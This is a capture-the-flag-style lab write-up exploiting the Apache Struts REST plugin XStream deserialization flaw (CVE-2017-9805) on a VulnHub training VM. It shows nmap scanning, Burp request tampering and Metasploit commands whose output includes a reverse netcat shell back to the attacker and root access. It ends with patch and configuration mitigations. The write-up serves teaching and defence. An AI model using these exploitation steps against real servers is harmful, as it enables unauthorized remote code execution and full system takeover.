30vm/30days

#Day2

by Rodney Camilo

Struts S2-052

CVE-2017-9805

Exploitation

TABLE OF CONTENT

Date: 18 Jan 2022
Author: Rodney Camilo
https://github.com/mood404

SUMMARY

The REST plugin in Apache Struts 2.1.2 – 2.3.33 and 2.5 – 2.5.12 is prone to a high-risk remote code execution vulnerability, which has been attributed to CVE-2017-9805 (S2-052). When using an XStream handler with an XStream instance for deserialization, the REST plugin does not perform any type filtering, causing remote code execution when deserializing XML payloads.

The tests were performed in a Virtual Machine (VM) hosted on the VulnHub website (https://www.vulnhub.com/entry/pentester-lab-s2-052,206/) where it is possible to download the ISO image.

About the VM:

Name: Pentester Lab: S2-052
Operating System: Linux
Fomat: Virtual Machine / .ISO
Date release: 15 Sep 2017
Author: Pentester Lab
Web page: https://pentesterlab.com/exercises/s2-052

About the test environment:

***Attack Machine:**

Operating System: Arch Linux 64-bit (Back Arch Repositories)
Used Tools: Virtual Box, Nmap, Burp Suite and Metasploit


***Target Machine:**

The **Virtual Box** was used to start the target Server(VM) through the ISO provided with the following configurations:

Operating System: Ubuntu (64-bit)
Base Memory: 512 MB
Storage: .VDI 10.00 Gb
Network: Bridge Adapter

DETECTION

First a port scan was performed to verify the services and their versions using **Nmap:**




```
┌──(rodney💀arch)-[~]
└─$ nmap -sV -p- -A -Pn 192.168.0.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 15:32 CST
Nmap scan report for vulnerable.hitronhub.home (192.168.0.20)
Host is up (0.00043s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-title: Orders
|_Requested resource was /orders.xhtml
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-server-header: Apache-Coyote/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

Nmap Port scan.

It is possible to verify that it is a http Apache Web Application version Tomcat/Coyote JSP engine 1.1 running on port 80.

Accessing the website http://192.168.0.20(**The website address will be different in each scenario).**




192.168.0.20/orders.xhtml

Orders

ID	Client	Amount	Actions
4	Sarah	44	View Edit Delete
125	rodney	0	View Edit Delete
5	Jim	66	View Edit Delete
128	rodney	0	View Edit Delete

Searching on google we can find several different exploits for Apache Tomcat/Coyote JSP engine 1.1 but here the focus is on **CVE-2017-9805**, in a real scenario you will not have the targeting of an exclusive CVE and you will need to discover the vulnerability by yourself.

The easiest way to find evidence of this failure is by analyzing the requests from this website and here we will use the **Burp Suite:**



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	http://192.168.0.20	GET	/orders/4			304	131	
2	http://192.168.0.20	GET	/orders			200	4406	HTML
3	http://192.168.0.20	GET	/orders/new			304	126	
4	http://192.168.0.20	POST	/orders	✓		303	218	text
5	http://192.168.0.20	GET	/orders.xhtml			200	5217	HTML

Request

```
POST /orders HTTP/1.1
Host: 192.168.0.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://192.168.0.20
Connection: close
Referer: http://192.168.0.20/orders/new
Cookie: JSESSIONID=6DFB38D24558A92A77E825A7388581FA
Upgrade-Insecure-Requests: 1

clientName=burp&amount=23
```

When emulating a new order on the website, and capturing the Requests through **Burp Suite**, we can see above a pattern where the use of xml protocols in this application is clear, so we can again search google for exploits on top of this application:

Google: Apache Tomcat Coyote/1.1 vulnerabilities xml


And so some research begins to point to **Struts.**

However, if we go deeper into **Burp Suite**'s requests, it is possible induce the WEBSERVER to return errors with some more detailed information.

If we take this **POST REQUEST** and send it to **REPEATER** and change some parameros we can get **ERROR 500** from the server which immediately directs us to the PLUGIN failed:

We change the field **Content-type:** application/x-www-form-urlencoded

for: **Content-type:** application/xml and then we get the following response when sending:



```
POST /orders HTTP/1.1
Host: 192.168.0.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 25
Origin: http://192.168.0.20
Connection: close
Referer: http://192.168.0.20/orders/new
Cookie: JSESSIONID=6DFB38D24558A92A77E825A7388581FA
Upgrade-Insecure-Requests: 1

clientName=burp&amount=23
```

HTTP Status 500 - : only whitespace content allowed before start tag and not c (position: START_DOCUMENT seen c... @1:1)

type Exception report

message : only whitespace content allowed before start tag and not c (position: START_DOCUMENT seen c... @1:1)

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
com.thoughtworks.xstream.io.StreamException:  : only whitespace content allowed before start tag and not c (position: START_DOCUMENT seen c... @1:1)
	com.thoughtworks.xstream.io.xml.XppReader.pullNextEvent(XppReader.java:124)
	com.thoughtworks.xstream.io.xml.AbstractPullReader.readRealEvent(AbstractPullReader.java:148)
	com.thoughtworks.xstream.io.xml.AbstractPullReader.readEvent(AbstractPullReader.java:141)
	com.thoughtworks.xstream.io.xml.AbstractPullReader.move(AbstractPullReader.java:118)
	com.thoughtworks.xstream.io.xml.AbstractPullReader.moveDown(AbstractPullReader.java:103)
	com.thoughtworks.xstream.io.xml.XppReader.<init>(XppReader.java:63)
	com.thoughtworks.xstream.io.xml.AbstractXppDriver.createReader(AbstractXppDriver.java:54)
	com.thoughtworks.xstream.XStream.fromXML(XStream.java:1120)
	org.apache.struts2.rest.handler.XStreamHandler.toObject(XStreamHandler.java:45)
	org.apache.struts2.rest.ContentTypeInterceptor.intercept(ContentTypeInterceptor.java:60)
	com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:247)
	org.apache.struts2.rest.RestActionInvocation.invoke(RestActionInvocation.java:135)
	com.opensymphony.xwork2.interceptor.ParametersInterceptor.doIntercept(ParametersInterceptor.java:134)
	com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:98)
	com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:247)
	org.apache.struts2.rest.RestActionInvocation.invoke(RestActionInvocation.java:135)
	com.opensymphony.xwork2.interceptor.StaticParametersInterceptor.intercept(StaticParametersInterceptor.java:199)
```

Informations about **xstream.io.xml** e **struts2.rest.**

So here we can again look for more specific exploits.

Google: Apache Tomcat Coyote/1.1 xstream.xml struts2.rest vulnerabilities

And finally we find information about the A**pache Struts REST Plugin XStream XML Request Deserialization RCE (CVE 2017-9805)**, and a ready-to-use exploit through **Metasploit**: https://www.exploit-db.com/exploits/42627.


EXPLOITATION

With **Metasploit** using the module:

```
msf use exploit/multi/http/struts2_rest_xstream
```

With the following settings:

```
msf exploit(multi/http/struts2_rest_xstream) > set rhost 192.168.0.20
msf exploit(multi/http/struts2_rest_xstream) > set rport 80
msf exploit(multi/http/struts2_rest_xstream) > set TARGETURI /orders/
msf exploit(multi/http/struts2_rest_xstream) > exploit
```



```
msf6 > use exploit/multi/http/struts2_rest_xstream
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_rest_xstream) > set rhost 192.168.0.20
rhost => 192.168.0.20
msf6 exploit(multi/http/struts2_rest_xstream) > set rport 80
rport => 80
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /orders/
TARGETURI => /orders/
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Command shell session 1 opened (192.168.0.14:4444 -> 192.168.0.20:49024) at 2022-01-17 1
9:11:15 -0600

whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
whoami
whoami
root
/opt #
```

We got a shell as **root** and could compromise the entire server.

SOLUTION

Upgrade to Apache Struts version 2.5.13 or 2.3.34 or remove the Struts REST plugin when not used. Alternatively, you can only update the plugin by inserting all the required JARs (plugin plus all dependencies). Another option is to limit the plugin to just normal server pages and JSONs:

1. Disable handling XML pages and requests to such pages

```
<constant name="struts.action.extension" value="xhtml,,json" />
```

2. Override `getContentType` in `XstreamHandler:`

```
public class MyXStreamHandler extends XStreamHandler { public String
getContentType() {

return "not-existing-content-type-@;/&%$#@";
     }
}
```

3. Registre o manipulador substituindo o fornecido pela estrutura em seu `struts.xml`

```
<bean type="org.apache.struts2.rest.handler.ContentTypeHandler"
name="myXStreamHandmer" class="com.company.MyXStreamHandler"/>

<constant name="struts.rest.handlerOverride.xml"
value="myXStreamHandler"/>
```

Backward compatibility

It is possible that some REST actions stop working due to default restrictions applied on available classes. In that case, please investigate the new interfaces that have been introduced to allow defining class restrictions by action, these interfaces are:

- `org.apache.struts2.rest.handler.AllowedClasses`
- `org.apache.struts2.rest.handler.AllowedClassNames`
- `org.apache.struts2.rest.handler.XStreamPermissionProvider`

REFERENCES

https://cwiki.apache.org/confluence/display/WW/S2-052

https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.3.34

https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.13

https://www.exploit-db.com/exploits/42627

https://www.rapid7.com/blog/post/2017/09/06/apache-struts-s2-052-cve-2017-9805-what-you-need-to-know/

https://www.rapid7.com/db/vulnerabilities/struts-cve-2017-9805/

https://struts.apache.org/releases.html

https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-rest-vulnerability-cve-2017-9805/